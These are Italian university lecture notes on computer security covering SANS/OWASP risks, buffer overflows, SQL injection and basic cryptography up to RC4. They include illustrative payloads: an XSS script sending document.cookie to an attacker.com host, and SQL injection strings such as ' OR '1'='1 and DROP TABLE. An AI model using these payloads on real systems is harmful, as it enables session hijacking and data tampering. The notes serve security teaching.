Sicurezza Informatica

Secondo semestre: marzo 2020 - giugno 2020

Le problematiche più famose

Iniziamo, saltando l'introduzione, approfondendo le principali problematiche nei sistemi informatici e nei sistemi web, richieste all'esame. In particolare, poniamo l'attenzione su due classifiche: SANS e OWASP.

CWE/SANS: Top 25 most dangerous software errors

Common Weakness Enumeration (CWE) è una lista numerata delle principali vulnerabilità, hardware e software, sviluppato da una community. E' bene ricordare che con il termine *vulnerabilità* si intende una possibile problematica, che non per forza viene o è stata sfruttata (*exploit*) ma che è necessario correggere per evitare problemi.
La lista che andiamo ad approfondire in questa sezione è la Top5 del 2011. L'ultimo aggiornamento di tale lista risale al 2019, dove la Top5 è cambiata molto.

1. Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
2. Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')
3. Buffer Copy without Checking Size of Input ('Classic Buffer Overflow')
4. Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')
5. Missing Authentication for Critical Function

Per ogni tipologia che affronteremo, porremo l'attenzione in particolare sulle tecnologie sfruttate e sull'impatto e le conseguenze che un possibile exploit su tale vulnerabilità possa portare.

1. Improper Neutralization of Special Elements used in an SQL Command

Il problema alla base, sia in questa vulnerabilità che in molte altre, riguarda il mancato controllo (i.e. sanificazione, neutralizzazione) dell'input da parte dell'utente. In questa situazione, l'input dell'utente viene direttamente copiato ed utilizzato in una query SQL al database. Inutile precisare la pericolosità di tale vulnerabilità, la quale permette ad un utente maligno di inserire comandi del tipo '; DROP Table x', o anche più semplicemente modificare il DB. Come si evince da quanto appena detto dunque, la SQL Injection sfrutta **tecnologie** di Database, in particolare Database Web e Database-driven web sites.
L'**impatto** e le conseguenze comuni riguardano invece diversi aspetti:

- **Confidentiality**: viene persa la confidenzialità dei dati sensibili degli utenti. L'attaccante è in grado di leggere i dati dell'applicazione.

- **Access Control**: l'attaccante può essere in grado di accedere ad un altro account senza conoscerne la password. Addirittura, potrebbe essere possibile bypassare i meccanismi di controllo degli accessi modificando le informazioni di autorizzazione memorizzate nel DB.
- **Integrity**: la modifica o cancellazione dei dati viola l'integrità del sistema.

La principale soluzione a questa vulnerabilità è semplicemente gestire, controllare e pulire l'input prima di inserirlo nella query.

2. Improper Neutralization of Special Elements used in an OS Command

Il problema è molto simile al precedente, ovvero manca un controllo dell'input dell'utente. In questo caso però viene svolto un attacco diverso, sfruttando applicazioni che richiedono input per richiamare funzioni sul sistema operativo della web application. Le situazioni in genere sono due:

1. l'applicazione esegue il suo programma sul suo OS, richiede però un input come argomenti del programma. In questa situazione, un mancato controllo degli argomenti permetterebbe all'attaccante addirittura di eseguire le istruzioni (o meglio, un programma) che vuole lui una volta terminato il vero programma.
2. l'applicazione richiede un input per scegliere quale applicazione utilizzare. In questo caso, come nel precedente, l'attaccante può eseguire diverse istruzioni o programmi.

L'**impatto** e le conseguenze possibili di tale attacco sono:

- **Confidentiality**
- **Integrity**
- **Availability**
- **Non-Repudiation**

Poiché è l'applicazione di destinazione che esegue direttamente i comandi anziché l'attaccante, è possibile che qualsiasi attività dannosa provenga dall'applicazione o dal proprietario dell'applicazione e venga attribuita ad esso. Infatti, una ulteriore possibile modalità riguarda l'esecuzione di attacchi Dos sfruttando una OS Injection.

3. Buffer Copy without Checking Size of Input

Non controllare la dimensione di un buffer in input prima di copiarlo in un altro buffer in output può portare a vulnerabilità di tipo Buffer Overflow. In particolare, si verifica un tentativo di occupare più memoria di quella disponibile dal buffer in output, portando anche a coprire alcune aree di memoria non accessibili direttamente. Nonostante riguardi principalmente linguaggi come C e C++, non è detto che altri linguaggi più recenti ne siano immuni, poiché molti passaggi sono scritti in C o C++.

L'**impatto** e le conseguenze di tale attacco coprono diversi aspetti:

- **Availability**: il Buffer Overflow spesso porta ad un crash, andando a influire sulla disponibilità dell'applicazione/servizio
- **Integrity**
- **Confidentiality**

Inserendo un codice malevolo dentro il buffer, è possibile eseguire tale codice uscendo dallo scope del programma (*Execute Unauthorized Code or Commands*).

4. Improper Neutralization of Input During Web Page Generation

Anche in questo caso, il mancato controllo dell'input porta a problemi. In particolare, il Cross-Site Scripting (XSS) può verificarsi se:

1. dati non sicuri vengono inseriti in una applicazione web, generalmente tramite una web request
2. la web application dinamicamente genera contenuto non sicuro
3. durante la generazione delle pagine, non viene impedito l'inserimento di contenuto eseguibile dal browser, come ad esempio script di JavaScript
4. a questo punto la vittima visita la pagina con lo script infetto
5. il web browser della vittima esegue lo script che ritiene generato dal web server, non sapendo sia un codice malevolo

Questa esecuzione viola i principi dei Web Browser, i quali promettono che gli script in un determinato dominio non devono accedere a risorse, o eseguire codice in un altro dominio (policy del same-origin).
Ci sono 3 tipologie di XSS:

- **Reflected XSS (or Non-Persistent)**
- **Stored XSS (or Persistent)**
- **DOM-Based XSS**

Le **tecnologie** vulnerabili in questo caso sono ovviamente le Web Based application.
L'**impatto** che un tale attacco può avere, ricopre diversi ambiti:

- **Confidentiality**
- **Integrity**
- **Availability**
- **Access Control**

L'attacco XSS più comune riguarda la divulgazione dei cookie dell'utente, i quali racchiudono informazioni anche private. Utilizzando i cookie di un altro utente è possibile violare il Controllo degli Accessi, e la Confidenzialità del sistema, che assicura che i dati sensibili siano sicuri. Attacchi più pericolosi inoltre, sfruttano la possibilità di eseguire script sul browser della vittima per installare virus, reindirizzare l'utente ad altre pagine infette, visualizzare i file dell'utente.

5. Missing Authentication for Critical Function

Questo tipo di attacco avviene quando un software non effettua alcuna autenticazione per le funzionalità che richiedono l'identità verificata di un utente o consumano una quantità di risorse consistenti. Questo tipo di attacco è indipendente dal linguaggio e potrebbe essere applicato a diversi sistemi.

L'**impatto** di questo tipo di attacco potrebbe essere:

- **Access control other**: assumere privilegi o assumere l'identità di qualcun'altro. L'esposizione a funzionalità critiche in un sistema essenzialmente permette all'attaccante di ottenere un livello di privilegi per quelle funzionalità. La conseguenza potrebbe dipendere alle funzionalità associate, ma possono variare dal leggere o modificare dati sensibili, all'accesso con privilegi amministrativi o

altre funzionalità con privilegi, oppure ancora la possibilità di eseguire codice arbitrario.

OWASP: Top 10 Web Application Security Risks

OWASP fornisce un documento nel quale vengono descritti i Top 10 rischi delle web application (2017), permettendo di ridurre i rischi di attacchi. Approfondiamo ora 5 tra questi, poiché racchiudono alcuni concetti importanti da sapere.

1. Injection
2. Broken Authentication
3. Cross-site Scripting
4. Broken Access Control
5. Security Misconfiguration

Analizziamo ora leggermente nel dettaglio ognuno di questi, per capire come rispondere ad una possibile domanda d'esame sul descrivere due o più problematiche da questa lista.

1. Injection

Il punto chiave di questa vulnerabilità è la possibilità di iniettare (inviare) dati ostili (che possono essere codice) ad un interprete. Il più famoso problema di Injection riguarda la SQL Injection dei siti web con PHP e SQL Server, la quale verrà discussa nell'apposita sezione nel dettaglio. Tuttavia, la problematica di Injection è ben più diffusa, coprendo diversi campi come DAP, XPath, NoSQL queries, ORM queries, OS commands, XML parsers, e così via.
L'impatto che può avere un attacco di questo tipo varia da applicazione ad applicazione, partendo da una semplice perdita di dati o divulgazione di questi, passando da corruzione e modifica dei dati, fino ad arrivare a DOS (denial of service) e influenza sul business della società.
Quando un'applicazione è vulnerabile?
Ci possono essere molteplici situazioni diverse, tuttavia spesso le situazioni si riconducono sempre ai seguenti casi:

- l'input da parte dell'utente non è sanificato, filtrato e/o validato dall'applicazione
- query dinamiche o non parametrizzate vengono inserite direttamente nell'interprete (immaginiamo la modifica del URL manualmente)

Data la richiesta di un **esempio** durante la domanda di esame, si guardi l'apposito approfondimento di seguito nella sezione *SQL Injection*.

2. Broken Authentication

Come suggerisce il nome, questo è un rischio (e non una vulnerabilità) che comporta l'accesso ad un account privato da parte dell'attaccante. Dato che ogni rischio, per essere tale prevede delle vulnerabilità per semplificare il processo, le principali vulnerabilità che permettono una Broken Auth sono:

- mancato filtro su attacchi automatizzati, che prevedono il riempimento automatico dei campi (generalmente username e password)
- mancata prevenzione da attacchi brute force

- autenticazione a singolo fattore o a multi-fattore ma inefficiente
- utilizzo di cifratura debole (o addirittura in clean text) per salvare le credenziali
- l'applicazione permette l'uso di password deboli e/o comuni
- recupero delle credenziali inefficiente e facilmente sfruttabile

Osservando le molteplici vulnerabilità possibili che potrebbero portare ad un attacco di questo tipo si può comprendere quali siano le misure necessarie da adottare per difendersi da questi attacchi. E' risaputo soprattutto che impedire attacchi a forza bruta sia una delle principali fonti di sicurezza, poiché solitamente vengono svolti attacchi basati su **dizionario**, come ad esempio https://github.com/danielmiessler/SecLists.
L'idea è quindi quella di bloccare la possibilità di continuare a provare in continuazione, mettendo dei timer variabili. Forzare gli utenti ad inserire una nuova password ogni tot può essere una ulteriore garanzia.
Ovviamente, molte volte l'attaccante può giocare sull'inesperienza della vittima: l'**esempio** più classico vede un utente usare un computer pubblico/accessibile a molti, effettuare un login e una volta finito l'utilizzo, invece di effettuare il log out chiude semplicemente il browser. L'attaccante può quindi accedere al pc, aprire il browser e ritrovarsi automaticamente loggato. Facile no?

3. Cross-Site Scripting

Abbiamo già visto che XSS è un attacco generalmente basato su browser, che sfrutta vulnerabilità del web server per eseguire script dinamici. Discutiamo brevemente le 3 tipologie di XSS e forniamo un esempio:

- **Reflected XSS**: generalmente ad impatto moderato, la situazione classica prevede l'inserimento nel link di un sito vulnerabile di uno script malevolo. La vittima clicca sul link del sito (che ricordiamo è quello vero) e il browser esegue lo script malevolo, che non viene filtrato dal web server.
- **Persistent/Stored XSS**: è la tipologia ad impatto più alto, poiché lo script malevolo dell'attaccante viene memorizzato sul server (tramite input o tramite vie alternative), ed eseguito ogni qual volta un utente ignaro accede al servizio.
- **DOM XSS**: impatto moderato, è una variante del Reflected con la particolarità che il codice malevolo venga eseguito direttamente dal framework/javascript, senza passare per il web server come nel caso del Reflected.

I moderni framework permettono di evitare XSS per il loro design. Tuttavia, alcune norme di programmazione possono ridurre il rischio di XSS, come ad esempio filtrare richieste HTTP in base al contesto del loro output (per i primi due tipi) e applicare il così detto context-sensitive encoding quando si modifica la pagina web lato client (per il terzo tipo).
Vediamo ora un **esempio**: abbiamo un'applicazione che utilizza dati non sicuri nella costruzione del frammento html che segue

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

se l'attaccante modificasse il parametro CC nel browser in:

```
'><script>document.location=
'http://www.attacker.com/cgi-bin/cookie.cgi?
foo='+document.cookie</script>'.
```

l'attaccante sarebbe in grado di effettuare il così detto *hijack*, ovvero di dirottare il session ID della vittima direttamente nel sito web dell'attaccante.

4. Broken Access Control

L'attaccante, visto come un utente correttamente autenticato, accede ad informazioni al di fuori del suo dominio/permessi di accesso. Questo rischio comporta dalle più banali fughe di informazioni, alla distruzione dei dati. Il modo più comune per svolgere questo attacco prevede il bypassare il controllo degli accessi semplicemente modificando: l'url, lo stato interno dell'applicazione, la pagina html, oppure utilizzando delle API custom apposite. Impossibilitare la modifica degli accessi (privilegi) e l'accesso ai metadati può essere una soluzione per mitigare il problema.
Un **esempio** di attacco molto semplice prevede la verifica che alcuni specifici url generalmente nascosti siano accessibili solo da utenti autorizzati (ad esempio admin). Se l'attaccante conoscendo l'url riesce ad accedere nonostante non abbia i permessi, si verifica un Broken Access Control.

5. Security Misconfiguration


Parliamo ora di un problema generico che copre molti ambiti, ovvero la configurazione errata dei criteri di sicurezza in una applicazione. L'errore può essere presente in un qualsiasi punto, ad esempio nel servizio di rete, nel web server, o addirittura in una pre-installata virtual machine. Generalmente queste problematiche sono facilmente individuabili con scanner automatici. Normalmente queste falle permettono all'attaccante di accedere a dati o a funzionalità non autorizzate, tuttavia in casi più rari può verificarsi un'intera compromissione del sistema.
Vediamo un semplice **esempio**: l'application server fornisce dei sample pre-installati che vengono mantenuti nella versione in produzione. Uno di questi sample è la console dalla quale l'admin può accedere. Supponiamo che l'admin abbia credenziali di default, ecco che l'attaccante riesce ad accedere come admin al web server.

Buffer overflow:

All'esame sarà richiesto di sapere come il buffer overflow sia basato sulla gestione della **memoria ram** (basso livello/fisica) e come le stringhe, in particolare la struttura dati del linguaggio C (che è quello che analizzeremo noi), vengono messe in memoria.

La vulnerabilità risiede nella **manipolazione dello stack** in modo da ottenere un attacco efficace all'esecuzione del programma stesso. La manipolazione dello stack avviene dando, da parte dell'utente (attaccante), un input che verrà costruito ad hoc per avere sullo stack un effetto di "presa di controllo" dell'esecuzione del programma.

Stringa passata (dall'attaccante) da linea di comanda al lancio dell'eseguibile, viene passata al metodo **foo**. La manipolazione dello stack deve essere visualizzata come segue:



Nella prima immagine possiamo immaginare di vedere la sequenza di elementi di memoria della RAM resa disponibile al processo in questione. In questa memoria fisica andiamo ad evidenziare come vanno a muoversi gli indirizzi di memoria e seguendo la freccia (a destra dell'immagine) gli indirizzi della RAM sono da considerarsi crescenti (verso il basso). Quindi **indirizzi bassi in cima e più alti in basso**. La freccia a sinistra mostra come cresce lo **stack**. Lo **stack** è una struttura dati in logica **LIFO**, dove i dati vengono appoggiati secondo una certa crescita (in questo caso verso l'alto). Sotto dati vecchi e sopra dati nuovi. La crescita dello stack è opposta alla crescita della memoria. Questa combinazione è la chiave di alcune metodologie di attacco. In questa memoria lo stack andrà a salvare delle informazioni nuove, seguendo questa freccia, ad ogni chiamata di funzione. Possiamo immaginare quindi che il metodo **main** avrà i **dati** scritti nella prima barra a partire dal basso. Dal main viene chiamato il metodo **foo** e vengono anche qui allocati dati in memoria che corrispondono a una zona dello stack che sta "più in alto". In particolare focalizziamo l'attenzione su **Return Address** e **Char c[12]** (12 caratteri, 12 byte). I 12 caratteri sono posti a crescere lungo gli indirizzi di memoria (verso il basso). Il **Return Address** salva il punto di chiamata della funzione, per restituire al chiamante l'esecuzione, una volta terminata **foo**.
Un mancato controllo dell'input dell'utente, permette all'attaccante di sfruttare alcune vulnerabilità della gestione a stack. In particolare, supponendo che il metodo foo applichi una **strcpy**, inserire una stringa di dimensione superiore a 12 bytes (1 byte = 1 char) va a coprire gli indirizzi di memoria successivi, e quindi verso il basso dello stack. L'**obiettivo** dell'attaccante in questo caso è andare a **sovrascrivere** il **return address**, con un altro indirizzo inserito nella stringa in input. In questo modo, prima di ritornare alla funzione chiamante, verrà effettuato un **jump** ad **un'altra locazione di memoria** con, ad esempio, **codice malevolo**. Molto spesso però si costruisce l'input in modo tale da eseguire esattamente il codice malevolo inserito nella stringa.

Abbiamo quindi che la capacità dell'attaccante in questo caso è poter manomettere un sistema andando ad eseguire determinate operazioni, forzando un salto del processore, al fine di fare eseguire a quest'ultimo istruzioni macchina indesiderate.

Vi sono diversi modi per **risolvere** o quantomeno rendere più complesso questo attacco. Ad esempio:

1. Pensare ad una crescita dello stack nella direzione opposta, in questo modo diventa più difficile andare a sovrascrivere le aree di memoria.
2. Utilizzare dei **canary** points che, se sovrascritti, non possono garantire la sicurezza del return address, bloccando quindi tale operazione.

Inserire vicino al return address un dato segreto che il compilatore fa si che venga scritto al momento del lancio del programma, quando viene eseguito un buffer overflow viene sovrascritto anche il **canary** oltre il **return address**. Prima di inserire l'indirizzo di ritorno nel program counter, viene fatto un check del canary. Se quest'ultimo non è più integro, allora vorrà dire che il sistema è sotto attacco, pertanto verrà arresto.

L'attacco è completo quando il codice viene **iniettato** ed **eseguito** allora si potrebbe andare a configurare la gestione della memoria in modo tale che quel tratto di RAM non sia eseguibile. L'attacco riesce in termine di sovrascrittura e richiesta di jump, ma quando CPU ed MMU si accorgono che viene richiesta l'esecuzione di un comando in una zona di memoria non eseguibile, il sistema viene bloccato.

Se faccio si che l'indirizzo stack in cui viene mano a mano scritto lo stack stesso, sia imprevedibile, allora l'attaccante dovrà prevedere qual è la serie di byte (che corrispondono a un'area di memoria) che saranno validi per effettuare il salto alla zona di memoria contenente il codice malevolo iniettato.
Esistono anche possibili contrattacchi. Se ho un eseguibile che ha questo tipo di difesa, allora l'attaccante potrà pensare di effettuare il salto a zone di memoria note, tramite return oriented programming.

SQL Injection:

La situazione in cui ci troviamo è un Sistema web. Abbiamo quindi:

- Utente: visitatore con browser
- Server: elabora dati degli utenti
- Dati utente: form, URL (&var = val)

La vulnerabilità della chiamata SQL INJECTION è associata a difetti del programma presso il Server (PHP ecc.), il quale deve colloquiare con un Server DB. Per questa ragione, generalmente il codice difettoso comprende interrogazioni sql.

La tipologia di attacco può essere di diversi tipi:

- Lettura dei dati presenti sul DB.
- Modifica non autorizzata dei dati presenti sul DB.

Il fulcro dell'attacco sta nel cercare di arrivare a generare un errore nel codice PHP, il quale diventa un comando SQL. La presenza di una vulnerabilità di tipo Injection vuol dire che, nel codice PHP, esiste un punto in cui i dati che l'utente ha digitato diventano una variabile non controllata all'interno del programma, la quale viene utilizzata nell'interrogazione SQL. Vediamo ora alcune situazioni possibili.
Supponiamo che l'utente si sia autenticato e abbia un preciso username. Utilizza questo username per accedere alle sue informazioni nel DB PHP, che interfaccia browser e server, interroga il db con una select. Verrà indicato che saranno richiesti determinati dati con una certa condizione. La condizione in questo caso è che valga una certa uguaglianza tra un campo name e l'utente che richiede dati. Se questo non viene fatto allora l'utente (attaccante) potrebbe andare a inserire nel URL (o nella FORM) il nome di un altro utente, accedendo ai suoi dati.

```
statement = "SELECT * FROM users WHERE name = '" + userName + "';"
```

Questo attacco prevede però che l'utente attaccante conosca a priori il nome di un utente di cui vuole avere informazioni.
Supponiamo ora che la variabile **userName** venga vista come una stringa, e che venga messa in coda alla query SQL nella porzione di codice PHP. Un attacco possibile in questa situazione prevede l'inserimento nella variabile userName di caratteri che contengono comandi o operatori SQL. Generalmente, questo attacco prevede due approcci principali: (1) l'inserimento di espressioni sempre vere, per accedere ai dati pur non avendone l'accesso e (2) l'inserimento di comandi sql, per inserire/modificare/cancellare dati nel db.
La verifica booleana è l'idea che sta alla base del primo approccio, sostituendo quindi userName con una condizione del tipo: `' OR '1'='1`. In questo modo, tutti i dati nella tabella users del database verranno estratti.
E' bene notare che un'espressione come quella appena vista richiede una conoscenza del codice sorgente dell'applicazione. Generalmente si utilizzano tool che provano una serie di combinazioni di espressioni (sqlmap), ad esempio aggiungendo anche un operatore di commento dopo l'uguaglianza `1=1`, per evitare contrasti con la parte successiva di istruzione sql.

Possibili difese
La cosa fondamentale è cercare di rendere i dati dell'utente innocui (igienizzazione), una delle scelte possibili è convertire in stringa pura l'input dell'utente, prima di inserirlo nella query. Basti pensare al carattere apice digitato dall'utente: se questo venisse interpretato come facente parte della stringa totale, verrebbe vanificato l'attacco. Questo particolare approccio di igienizzazione viene svolto con meccanismi di **escape/quoting**. Quello che si fa consiste nell'andare a marcare il carattere come un letterale non come elemento sintattico di SQL. In questo modo otteniamo la sanificazione dell'input.

Basi di Crittografia

La **cifratura** è la trasformazione di testo in altro testo, trasformazione che può essere fatta per **blocchi** o su **stream di dati**. Questa trasformazione è rappresentabile come funzione che prendere in ingresso un blocco di testo e ne produce un altro in uscita.
Il testo originale del messaggio, spedito da un mittente, viene modificato, questo per non rendere possibile la sua comprensione da parte di un esterno alla comunicazione il quale vuole intercettare.
Il destinatario del messaggio deve avere modo di convertire il testo cifrato e trasformalo nel testo originale. Abbiamo quindi bisogno di un'altra funzione che si occupi di riconvertire il testo, ovvero la **decifratura. Mittente** e **Destinatario** conoscono una chiave che permette di far sì che le funzioni di cifratura/decifratura siano utilizzabili solo se in possesso di essa. Le funzioni possono anche essere note, ma se non è nota la chiave sono inutilizzabili.


Andremo veloci su questa parte, poiché sono cose che già sappiamo. Nei casi più semplici abbiamo:

- Cifratura **Simmetrica**: stessa chiave per cifrare e decifrare, deve restare segreta.
- Cifratura **Asimmetrica**: una chiave per cifrare e una per decifrare. Ogni utente ha una coppia di chiavi e viene utilizzata per cifrare la chiave pubblica del destinatario. Matematicamente, si implementano con funzioni *one-way*.

Table 2-5. Comparing Secret Key and Public Key Encryption.

	Secret Key (Symmetric)	Public Key (Asymmetric)
Number of keys	1	2
Protection of key	Must be kept secret	One key must be kept secret; the other can be freely exposed
Best uses	Cryptographic workhorse; secrecy and integrity of datasingle characters to blocks of data, messages, files	Key exchange, authentication
Key distribution	Must be out-of-band	Public key can be used to distribute other keys
Speed	Fast	Slow; typically, 10,000 times slower than secret key

Per **autenticare** il mittente, vi sono diverse tecniche. L'esempio che vediamo riguarda una delle situazioni più semplici: siamo nel contesto della cifratura a chiave pubblica (Asimmetrica), il mittente invia il messaggio cifrato con la chiave pubblica del destinatario. Tuttavia, per permettere l'autenticazione, il mittente prima di cifrare il messaggio applica la sua chiave segreta, ottenendo una firma (signature) e inviandola insieme al messaggio. Il destinatario, riceve il (pacchetto) messaggio cifrato, decifra con la propria chiave segreta e ottiene il testo e la signature, quindi decifra la firma con la chiave pubblica del mittente: se il risultato combacia con il messaggio inviato normalmente, allora il mittente è autenticato, poiché solo lui (si spera) conosce la sua chiave segreta.



K_s = chiave segreta del mittente
K_r = chiave pubblica del destinatario

Vi sono diversi modi per semplificare e snellire questo approccio di autenticazione, come ad esempio di generare la **Signature** utilizzando solo una porzione del messaggio M (hash). Tuttavia, questi approcci non verranno presentati.

Ovviamente, vi sono delle possibili falle nella **sicurezza**. Vediamone una molto comune.
Attacco **MIM (Man In the Middle)**: avviene quando, durante la richiesta della chiave pubblica da parte di un utente verso un altro, viene intercettata la comunicazione da parte di un intruso il quale modificherà il messaggio di risposta inserendo la sua chiave pubblica. I successivi messaggi che verranno spediti dal primo utente, convinto di parlare con il suo compagno, saranno in realtà intercettati e decriptati tutti dal malfattore il quale si preoccuperà comunque di inoltrarli anche al vero destinatario, mantenendo la conversazioni tra i due inalterata, al fine di non essere scoperto


Quello che ci interessa, per l'esame, è la parte su **stream** ed **RC4**,

Cifratura a Blocchi

Questa sezione non verrà chiesta, tuttavia viene riportata a grandi linee per comprendere meglio la cifratura di stream. In particolare vedremo come una classifica cifratura a Blocchi non sia molto sicura, e per questo sono stati definiti modelli a blocchi più complessi, che aumentano la difficoltà per un attaccante.


Electronic Codebook (ECB)

Versione standard: il dato in chiaro viene diviso in blocchi. Questi singoli blocchi diventano uno dei due input della funzione di cifratura. L'altro input è la chiave segreta del mittente. L'output è il messaggio cifrato che dovremo spedire. Se l'input è più lungo di un singolo blocco allora il messaggio verrà diviso in più blocchi.



Electronic Codebook (ECB) mode encryption

A destinazione abbiamo una funzione di decriptazione che prende due input: chiave segreta e testo cifrato ricevuto. Il risultato è il testo in chiaro spedito.




Electronic Codebook (ECB) mode decryption

Questo metodo di applicazione della cifratura a blocchi, non ha tutte le caratteristiche di sicurezza. Un'eventuale ripetizione di un blocco in chiaro, pur se spedita in forma cifrata, è riconoscibile perché porta alla ripetizione di un blocco cifrato. Quest'informazione aiuta l'attaccante.


Cipher Block Chaining (CBC)

Tramite questa procedura possiamo andare a risolvere il problema precedentemente mostrato. Ciò che viene dato in input alla funzione di cifratura, oltre al testo in chiaro e chiave, è un dato aggiuntivo detto **Initialization Vector**, il quale viene combinato con il dato in input tramite operatore logico **OR esclusivo.** Per il blocco successivo, viene messo in OR esclusivo il risultato della cifratura proveniente dal blocco precedente.



Cipher Block Chaining (CBC) mode encryption

In fase di decriptazione il messaggio può essere ricostruito grazie al fatto che l'OR esclusivo è invertibile. Vengono eseguite le stesse operazione di prima in ordine inverso.



Cipher Block Chaining (CBC) mode decryption


Il testo in chiaro viene ricostruito in output. Se la comunicazione si interrompe in qualche momento, perdo un blocco e questa situazione ci fa perdere delle informazioni utili per ricostruire il messaggio originale.

Cifratura di Stream

Possiamo ipotizzare lo stream come dei blocchi molto piccoli, ad esempio 1 Byte. E' evidente come l'uso di così pochi bit vada ad influire negativamente sulle prestazioni di una cifratura a blocchi: codominio limitato a 8 bit, alta ripetizione dei valori che risulta in una facile interpretazione da parte dell'attaccante, chiavi facili da rompere. Per trasmettere quindi sequenze di bit di questo tipo, è necessario definire un **keystream**, stream di bit (pseudo)casuali, che permetta di cifrare ogni porzione indipendentemente dalle altre. Le funzioni matematiche si concentrano tutte nella costruzione di un valido keystream: l'operazione di cifratura infatti, può essere molto semplice come ad esempio lo **XOR** (che è invertibile). Risulta facile infatti applicare uno XOR tra la corrente chiave presa dal keystream e la porzione di bit corrente. Vediamo ora uno dei più famosi algoritmi di cifratura a flusso: **RC4**.

Rivest Chiper 4 (RC4)

Algoritmo di generazione di byte (pseudo)casuali. Iniziamo osservando questo schema, siamo interessati a comprendere come avvengano le due fasi principali per la generazione di keystream: **KSA** e **PRGA**. E' possibile notare come il modello sia in realtà simile a quelli di cifratura a blocchi: viene comunque utilizzata una chiave segreta, fatta una sequenza di operazioni (le quali portano alla generazione di una nuova chiave) e si cifra il testo in chiaro.



Per generare il keystream, viene utilizzato uno **stato interno** segreto, il quale consiste in due parti:

- un array **S** di 256 byte (vedremo che contiene tutte le possibili combinazioni tra 0 e 255), il quale verrà ogni volta sostituito con una sua permutazione.
- due puntatori a indici, i e j, di 8 bit ciascuno.

Inoltre viene utilizzata anche una chiave segreta di lunghezza variabile, in genere da 40 a 2048 bit. Ricordiamo che **al crescere della dimensione della chiave aumenta la difficoltà da parte dell'attaccante, ma aumenta anche il tempo richiesto dagli algoritmi.**

Key-scheduling algorithm (KSA)

